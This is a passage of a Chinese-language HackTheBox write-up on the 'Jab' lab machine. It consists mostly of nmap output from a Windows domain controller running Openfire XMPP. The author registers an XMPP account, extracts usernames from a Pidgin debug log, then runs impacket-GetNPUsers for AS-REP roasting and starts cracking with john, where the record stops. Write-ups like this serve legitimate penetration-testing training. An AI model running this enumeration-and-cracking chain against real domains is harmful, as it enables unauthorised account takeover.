

Jab(root放棄)

NMAP

Port 掃描

```
└─# nmap 10.10.11.4 -T4
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5222/tcp  open  xmpp-client
5269/tcp  open  xmpp-server
7070/tcp  open  realserver
7443/tcp  open  oracleas-https
7777/tcp  open  cbt
9090/tcp  open  zeus-admin
```

88 Port => <https://book.hacktricks.xyz/network-services-pentesting/pentesting-kerberos-88>

kerberos 爆破 => <https://github.com/ropnop/kerbrute>

5222Port有發現XMAPP

5262Port有發現jabber

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2024-03-10 17:52:42Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: jab.htb0., Site: Default-First-Site-Name)
ssl-cert: Subject: commonName=DC01.jab.htb			
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1.1::<unsupported>, DNS:DC01.jab.htb			

```
| Not valid before: 2023-11-01T20:16:18
|_Not valid after: 2024-10-31T20:16:18
|_ssl-date: 2024-03-10T17:55:06+00:00; +1s from scanner time.
3269/tcp open      ssl/ldap          Microsoft Windows Active Directory LDAP
(Domain: jab.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-03-10T17:55:04+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=DC01.jab.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.jab.htb
| Not valid before: 2023-11-01T20:16:18
|_Not valid after: 2024-10-31T20:16:18
5222/tcp open      jabber
| * * ***xmpp**-info:
|   STARTTLS Failed
|   info:
|     stream_id: 4rxyx2rply
|     auth_mechanisms:
|     unknown:
|     compression_methods:
|     xmpp:
|       version: 1.0
|     errors:
|       invalid-namespace
|       (timeout)
|     capabilities:
|_   features:
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after: 2028-10-24T22:00:12
| fingerprint-strings:
|   RPCCheck:
|_   <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed
xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
|_ssl-date: TLS randomness does not represent time
5223/tcp open      ssl/hpvirtgrp?
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSearchReq,
LPDString, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, X11Probe:
|_   <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed
xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
| ssl-cert: Subject: commonName=dc01.jab.htb
```

```
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after: 2028-10-24T22:00:12
5262/tcp open jabber
| xmpp-info:
|   STARTTLS Failed
|   info:
|     stream_id: 5pi70z6wh9
|     auth_mechanisms:
|     unknown:
|     compression_methods:
|     xmpp:
|       version: 1.0
|     errors:
|       invalid-namespace
|       (timeout)
|     capabilities:
|_   features:
| fingerprint-strings:
|   RPCCheck:
|_   <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed
xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
5263/tcp open ssl/jabber
| xmpp-info:
|   STARTTLS Failed
|   info:
|     features:
|     auth_mechanisms:
|     unknown:
|     xmpp:
|     errors:
|       (timeout)
|     compression_methods:
|_   capabilities:
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after: 2028-10-24T22:00:12
|_ssl-date: TLS randomness does not represent time
| fingerprint-strings:
|   RPCCheck:
|_   <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed
xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
```

```
5269/tcp open      xmpp                Wildfire XMPP Client
| xmpp-info:
|   STARTTLS Failed
|   info:
|     features:
|     auth_mechanisms:
|     unknown:
|     xmpp:
|     errors:
|       (timeout)
|     compression_methods:
|_    capabilities:
5270/tcp open      ssl/xmpp            Wildfire XMPP Client
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after: 2028-10-24T22:00:12
5275/tcp open      jabber
| xmpp-info:
|   STARTTLS Failed
|   info:
|     stream_id: 5t9r7ltk6
|     auth_mechanisms:
|     unknown:
|     compression_methods:
|     xmpp:
|       version: 1.0
|     errors:
|       invalid-namespace
|       (timeout)
|     capabilities:
|_    features:
| fingerprint-strings:
|   RPCCheck:
|_    <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed
xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
5276/tcp open      ssl/jabber
|_ssl-date: TLS randomness does not represent time
| xmpp-info:
|   STARTTLS Failed
|   info:
|     features:
```

```
|   auth_mechanisms:
|   unknown:
|   xmpp:
|   errors:
|     (timeout)
|   compression_methods:
|_  capabilities:
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after: 2028-10-24T22:00:12
| fingerprint-strings:
|   RPCCheck:
|_   <stream:error xmlns:stream="http://etherx.jabber.org/streams"><not-well-formed
xmlns="urn:ietf:params:xml:ns:xmpp-streams"/></stream:error></stream:stream>
5985/tcp open      http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7070/tcp open      realserver?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400 Illegal character CNTL=0x0
|     Content-Type: text/html; charset=iso-8859-1
|     Content-Length: 69
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Sun, 10 Mar 2024 17:52:41 GMT
|     Last-Modified: Wed, 16 Feb 2022 15:55:02 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 223
|     <html>
|     <head><title>Openfire HTTP Binding Service</title></head>
|     <body><font face="Arial, Helvetica"><b>Openfire <a
href="http://www.xmpp.org/extensions/xep-0124.html">HTTP Binding</a> Service</b>
</font></body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Sun, 10 Mar 2024 17:52:49 GMT
|     Allow: GET,HEAD,POST,OPTIONS
```

```
| Help:
|   HTTP/1.1 400 No URI
|   Content-Type: text/html; charset=iso-8859-1
|   Content-Length: 49
|   Connection: close
|   <h1>Bad Message 400</h1><pre>reason: No URI</pre>
| RPCCheck:
|   HTTP/1.1 400 Illegal character OTEXT=0x80
|   Content-Type: text/html; charset=iso-8859-1
|   Content-Length: 71
|   Connection: close
|   <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
| RTSPRequest:
|   HTTP/1.1 505 Unknown Version
|   Content-Type: text/html; charset=iso-8859-1
|   Content-Length: 58
|   Connection: close
|   <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
| SSLSessionReq:
|   HTTP/1.1 400 Illegal character CNTL=0x16
|   Content-Type: text/html; charset=iso-8859-1
|   Content-Length: 70
|   Connection: close
|_   <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x16</pre>
7443/tcp open      ssl/oracleas-https?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc01.jab.htb
| Subject Alternative Name: DNS:dc01.jab.htb, DNS:*.dc01.jab.htb
| Not valid before: 2023-10-26T22:00:12
|_Not valid after:  2028-10-24T22:00:12
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|   HTTP/1.1 400 Illegal character CNTL=0x0
|   Content-Type: text/html; charset=iso-8859-1
|   Content-Length: 69
|   Connection: close
|   <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
| GetRequest:
|   HTTP/1.1 200 OK
|   Date: Sun, 10 Mar 2024 17:52:48 GMT
|   Last-Modified: Wed, 16 Feb 2022 15:55:02 GMT
|   Content-Type: text/html
|   Accept-Ranges: bytes
```

```
| Content-Length: 223
| <html>
| <head><title>Openfire HTTP Binding Service</title></head>
| <body><font face="Arial, Helvetica"><b>Openfire <a
href="http://www.xmpp.org/extensions/xep-0124.html">HTTP Binding</a> Service</b>
</font></body>
| </html>
| HTTPOptions:
| HTTP/1.1 200 OK
| Date: Sun, 10 Mar 2024 17:52:56 GMT
| Allow: GET,HEAD,POST,OPTIONS
| Help:
| HTTP/1.1 400 No URI
| Content-Type: text/html; charset=iso-8859-1
| Content-Length: 49
| Connection: close
| <h1>Bad Message 400</h1><pre>reason: No URI</pre>
| RPCCheck:
| HTTP/1.1 400 Illegal character OTEXT=0x80
| Content-Type: text/html; charset=iso-8859-1
| Content-Length: 71
| Connection: close
| <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
| RTSPRequest:
| HTTP/1.1 505 Unknown Version
| Content-Type: text/html; charset=iso-8859-1
| Content-Length: 58
| Connection: close
| <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
| SSLSessionReq:
| HTTP/1.1 400 Illegal character CNTL=0x16
| Content-Type: text/html; charset=iso-8859-1
| Content-Length: 70
| Connection: close
|_ <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x16</pre>
7777/tcp open socks5 (No authentication; connection failed)
| socks-auth-info:
|_ No authentication
9090/tcp open tcpwrapped
9389/tcp open mc-nmf .NET Message Framing
20500/tcp filtered unknown
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
```

l_http-server-header: Microsoft-HTTPAPI/2.0

49005/tcp filtered unknown

49664/tcp open msrpc Microsoft Windows RPC

49665/tcp open msrpc Microsoft Windows RPC

49666/tcp open msrpc Microsoft Windows RPC

49667/tcp open msrpc Microsoft Windows RPC

49673/tcp open msrpc Microsoft Windows RPC

49682/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

49683/tcp open msrpc Microsoft Windows RPC

49684/tcp open msrpc Microsoft Windows RPC

49689/tcp open msrpc Microsoft Windows RPC

49841/tcp open msrpc Microsoft Windows RPC

51005/tcp open msrpc Microsoft Windows RPC

51038/tcp open msrpc Microsoft Windows RPC

52647/tcp filtered unknown

55897/tcp filtered unknown

57411/tcp filtered unknown

60485/tcp filtered unknown

8 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

SF-Port5222-TCP:V=7.94SVN%I=7%D=3/10%Time=65EDF37D%P=x86_64-pc-linux-gnu%r
SF:(RPCCheck,9B,"<stream:error\x20xmlns:stream=\"http://etherx\..jabber\..or
SF:g/streams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-str
SF:eams\"/></stream:error></stream:stream>");

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

SF-Port5223-TCP:V=7.94SVN%T=SSL%I=7%D=3/10%Time=65EDF39B%P=x86_64-pc-linux
SF:-gnu%r(DNSVersionBindReqTCP,9B,"<stream:error\x20xmlns:stream=\"http://
SF:etherx\..jabber\..org/streams\"><not-well-formed\x20xmlns=\"urn:ietf:para
SF:ms:xml:ns:xmpp-streams\"/></stream:error></stream:stream>")%r(DNSStatus
SF:RequestTCP,9B,"<stream:error\x20xmlns:stream=\"http://etherx\..jabber\..o
SF:rg/streams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-st
SF:reams\"/></stream:error></stream:stream>")%r(SSLSessionReq,9B,"<stream:
SF:error\x20xmlns:stream=\"http://etherx\..jabber\..org/streams\"><not-well-
SF:formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-streams\"/></stream:error
SF:></stream:stream>")%r(TerminalServerCookie,9B,"<stream:error\x20xmlns:s
SF:tream=\"http://etherx\..jabber\..org/streams\"><not-well-formed\x20xmlns=
SF:\"urn:ietf:params:xml:ns:xmpp-streams\"/></stream:error></stream:stream
SF:>")%r(TLSSessionReq,9B,"<stream:error\x20xmlns:stream=\"http://etherx\..
SF:jabber\..org/streams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:n
SF:s:xmpp-streams\"/></stream:error></stream:stream>")%r(Kerberos,9B,"<str
SF:eam:error\x20xmlns:stream=\"http://etherx\..jabber\..org/streams\"><not-w


```
SF:ell-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-streams\"/></stream:er
SF:ror></stream:stream>\"%r(SMBProgNeg,9B,\"<stream:error\x20xmlns:stream=
SF:\"http://etherx.jabber.org/streams\"><not-well-formed\x20xmlns=\"urn:
SF:ietf:params:xml:ns:xmpp-streams\"/></stream:error></stream:stream>\"%r(
SF:X11Probe,9B,\"<stream:error\x20xmlns:stream=\"http://etherx.jabber.org
SF:/streams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-str
SF:ams\"/></stream:error></stream:stream>\"%r(LPDString,9B,\"<stream:error\
SF:x20xmlns:stream=\"http://etherx.jabber.org/streams\"><not-well-formed
SF:\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-streams\"/></stream:error></str
SF:eam:stream>\"%r(LDAPSearchReq,9B,\"<stream:error\x20xmlns:stream=\"http:
SF://etherx.jabber.org/streams\"><not-well-formed\x20xmlns=\"urn:ietf:pa
SF:rams:xml:ns:xmpp-streams\"/></stream:error></stream:stream>\"%r(LDAPBin
SF:dReq,9B,\"<stream:error\x20xmlns:stream=\"http://etherx.jabber.org/str
SF:eams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-streams\
SF:\"/></stream:error></stream:stream>\" );
```

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

```
SF-Port5262-TCP:V=7.94SVN%I=7%D=3/10%Time=65EDF37E%P=x86_64-pc-linux-gnu%r
SF:(RPCCheck,9B,\"<stream:error\x20xmlns:stream=\"http://etherx.jabber\or
SF:g/streams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-str
SF:eams\"/></stream:error></stream:stream>\" );
```

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

```
SF-Port5263-TCP:V=7.94SVN%T=SSL%I=7%D=3/10%Time=65EDF395%P=x86_64-pc-linux
SF:-gnu%r(RPCCheck,9B,\"<stream:error\x20xmlns:stream=\"http://etherx.jabb
SF:er.org/streams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xm
SF:pp-streams\"/></stream:error></stream:stream>\" );
```

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

```
SF-Port5275-TCP:V=7.94SVN%I=7%D=3/10%Time=65EDF37D%P=x86_64-pc-linux-gnu%r
SF:(RPCCheck,9B,\"<stream:error\x20xmlns:stream=\"http://etherx.jabber\or
SF:g/streams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xmpp-str
SF:eams\"/></stream:error></stream:stream>\" );
```

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

```
SF-Port5276-TCP:V=7.94SVN%T=SSL%I=7%D=3/10%Time=65EDF399%P=x86_64-pc-linux
SF:-gnu%r(RPCCheck,9B,\"<stream:error\x20xmlns:stream=\"http://etherx.jabb
SF:er.org/streams\"><not-well-formed\x20xmlns=\"urn:ietf:params:xml:ns:xm
SF:pp-streams\"/></stream:error></stream:stream>\" );
```

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

```
SF-Port7070-TCP:V=7.94SVN%I=7%D=3/10%Time=65EDF368%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,189,\"HTTP/1.1\x20200\x20OK\r\nDate:\x20Sun,\x2010\x20Mar\x
SF:202024\x2017:52:41\x20GMT\r\nLast-Modified:\x20Wed,\x2016\x20Feb\x20202
SF:2\x2015:55:02\x20GMT\r\nContent-Type:\x20text/html\r\nAccept-Ranges:\x2
SF:0bytes\r\nContent-Length:\x20223\r\n\r\n<html>\n\x20\x20<head><title>Op
SF:enfire\x20HTTP\x20Binding\x20Service</title></head>\n\x20\x20<body><fon
SF:t\x20face=\"Arial,\x20Helvetica\"><b>Openfire\x20<a\x20href=\"http://ww
```

SF:w\ .xampp\ .org/extensions/xep-0124\ .html\">HTTP\x20Binding\x20Service
SF:</body>\n</html>\n")%r(RTSPRequest,AD,"HTTP/1\ .1\x20505\x20U
SF:nknown\x20Version\r\nContent-Type:\x20text/html; charset=iso-8859-1\r\nC
SF:ontent-Length:\x2058\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\
SF:x20505</h1><pre>reason:\x20Unknown\x20Version</pre>")%r(HTTPOptions,56,
SF:"HTTP/1\ .1\x20200\x200K\r\nDate:\x20Sun,\x2010\x20Mar\x202024\x2017:52:
SF:49\x20GMT\r\nAllow:\x20GET,HEAD,POST,OPTIONS\r\n\r\n")%r(RPCCheck,C7,"H
SF:TTP/1\ .1\x20400\x20Illegal\x20character\x20TEXT=0x80\r\nContent-Type:\x
SF:x20text/html; charset=iso-8859-1\r\nContent-Length:\x2071\r\nConnection:
SF:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x
SF:x20character\x20TEXT=0x80</pre>")%r(DNSVersionBindReqTCP,C3,"HTTP/1\ .1
SF:\x20400\x20Illegal\x20character\x20CNTL=0x0\r\nContent-Type:\x20text/ht
SF:ml; charset=iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20close\
SF:r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20charact
SF:er\x20CNTL=0x0</pre>")%r(DNSStatusRequestTCP,C3,"HTTP/1\ .1\x20400\x20Il
SF:legal\x20character\x20CNTL=0x0\r\nContent-Type:\x20text/html; charset=iso-
SF:8859-1\r\nContent-Length:\x2069\r\nConnection:\x20close\r\n\r\n<h1>Ba
SF:d\x20Message\x20400</h1><pre>reason:\x20Illegal\x20character\x20CNTL=0x
SF:0</pre>")%r(Help,9B,"HTTP/1\ .1\x20400\x20No\x20URI\r\nContent-Type:\x20
SF:text/html; charset=iso-8859-1\r\nContent-Length:\x2049\r\nConnection:\x2
SF:0close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20No\x20URI</
SF:pre>")%r(SSLSessionReq,C5,"HTTP/1\ .1\x20400\x20Illegal\x20character\x20
SF:CNTL=0x16\r\nContent-Type:\x20text/html; charset=iso-8859-1\r\nContent-L
SF:ength:\x2070\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</
SF:h1><pre>reason:\x20Illegal\x20character\x20CNTL=0x16</pre>");

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

SF:Port7443-TCP:V=7.94SVN%T=SSL%I=7%D=3/10%Time=65EDF36F%P=x86_64-pc-linux
SF:-gnu%r(GetRequest,189,"HTTP/1\ .1\x20200\x200K\r\nDate:\x20Sun,\x2010\x2
SF:0Mar\x202024\x2017:52:48\x20GMT\r\nLast-Modified:\x20Wed,\x2016\x20Feb\
SF:x202022\x2015:55:02\x20GMT\r\nContent-Type:\x20text/html\r\nAccept-Rang
SF:es:\x20bytes\r\nContent-Length:\x20223\r\n\r\n<html>\n\x20\x20<head><ti
SF:tle>Openfire\x20HTTP\x20Binding\x20Service</title></head>\n\x20\x20<bod
SF:y><font\x20face=\"Arial,\x20Helvetica\">Openfire\x20<a\x20href=\"htt
SF:p://www\ .xampp\ .org/extensions/xep-0124\ .html\">HTTP\x20Binding\x20S
SF:ervice</body>\n</html>\n")%r(HTTPOptions,56,"HTTP/1\ .1\x2020
SF:0\x200K\r\nDate:\x20Sun,\x2010\x20Mar\x202024\x2017:52:56\x20GMT\r\nAll
SF:ow:\x20GET,HEAD,POST,OPTIONS\r\n\r\n")%r(RTSPRequest,AD,"HTTP/1\ .1\x205
SF:05\x20Unknown\x20Version\r\nContent-Type:\x20text/html; charset=iso-8859
SF:-1\r\nContent-Length:\x2058\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20M
SF:essage\x20505</h1><pre>reason:\x20Unknown\x20Version</pre>")%r(RPCCheck
SF:,C7,"HTTP/1\ .1\x20400\x20Illegal\x20character\x20TEXT=0x80\r\nContent-
SF:Type:\x20text/html; charset=iso-8859-1\r\nContent-Length:\x2071\r\nConne
SF:ction:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Il

```
SF:legal\x20character\x20TEXT=0x80</pre>")%r(DNSVersionBindReqTCP,C3,"HTT
SF:P/1\1\1\x20400\x20Illegal\x20character\x20CNTL=0x0\r\nContent-Type:\x20t
SF:ext/html; charset=iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20
SF:close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20c
SF:haracter\x20CNTL=0x0</pre>")%r(DNSStatusRequestTCP,C3,"HTTP/1\1\1\x20400
SF:\x20Illegal\x20character\x20CNTL=0x0\r\nContent-Type:\x20text/html; char
SF:set=iso-8859-1\r\nContent-Length:\x2069\r\nConnection:\x20close\r\n\r\n
SF:<h1>Bad\x20Message\x20400</h1><pre>reason:\x20Illegal\x20character\x20C
SF:NTL=0x0</pre>")%r(Help,9B,"HTTP/1\1\1\x20400\x20No\x20URI\r\nContent-Typ
SF:e:\x20text/html; charset=iso-8859-1\r\nContent-Length:\x2049\r\nConnect i
SF:on:\x20close\r\n\r\n<h1>Bad\x20Message\x20400</h1><pre>reason:\x20No\x2
SF:OURI</pre>")%r(SSLSessionReq,C5,"HTTP/1\1\1\x20400\x20Illegal\x20charact
SF:er\x20CNTL=0x16\r\nContent-Type:\x20text/html; charset=iso-8859-1\r\nCon
SF:tent-Length:\x2070\r\nConnection:\x20close\r\n\r\n<h1>Bad\x20Message\x2
SF:0400</h1><pre>reason:\x20Illegal\x20character\x20CNTL=0x16</pre>");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-time:
|   date: 2024-03-10T17:54:50
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled and required
```

kerberos枚舉失敗

測試XMAPP




Pidgin

<https://pidgin.im> › help › protocols › x... · 翻譯這個網頁

XMPP (Jabber)

Pidgin is a universal chat client, allowing you to consolidate all your different messaging apps into a single tool.

修改帳號

基本設定(B)


進階設定(V)

代理伺服器(R)

語音及視訊功能(V)

登入選項

通訊協定(T) :

 XMPP

▼

使用者(U) :

test

域名:

jab.htb

Resource (用戶端識別符) :

密碼(P) :

●●●●


☒ 記住密碼(W)

使用者自訂選項

帳號別名 (只在本機生效) (L) :

☐ 新郵件通知(M)

☐ 使用下列好友圖示(I) :




- 移除(R)

☒ 在伺服器上建立這個新帳號(T)

⌂ 取消(C)

💾 儲存(S)

修改帳號

基本設定(B)

進階設定(V)

代理伺服器(R)

語音及視訊功能(V)

連線安全:

使用加密

☐ 允許使用明文，在未經加密的串流上進行認證

連線埠:

5222

連結伺服器:

10.10.11.4

檔案傳輸代理伺服器:

BOSH 網址:

☒ 顯示自訂表情

☒ 在伺服器上建立這個新帳號(T)

取消(C)

儲存(S)

XMPP Client Registration

 XMPP Client Registration

Please provide the following information

Username:

test

Full name:

test

Email:


test@jab.htb

Password:


●●●●|

取消(C)

✓ 確定(O)



使用除錯窗口，在執行一次，可文件取得username



下載後，取得名稱，以確認前後都為value

```
grep -oP '<value>K[^\<]+@jab.htb(?!</value>)' purple-debug.log | sed 's/@jab.htb//g' | sort | uniq > 1.lst
```

參考：<https://tools.thehacker.recipes/impacket/examples/getnpusers.py>

使用impacket-GetNPUsers進行爆破

```
impacket-GetNPUsers jab.htb/ -usersfile 1.lst -outputfile out.txt -dc-ip 10.10.11.4 -no-pass
```

```
(root@kali)-[~/hackthebox/jab]
# john --wordlist=/home/kali/Desktop/rockyou.txt out.txt
Using default input encoding: UTF-8
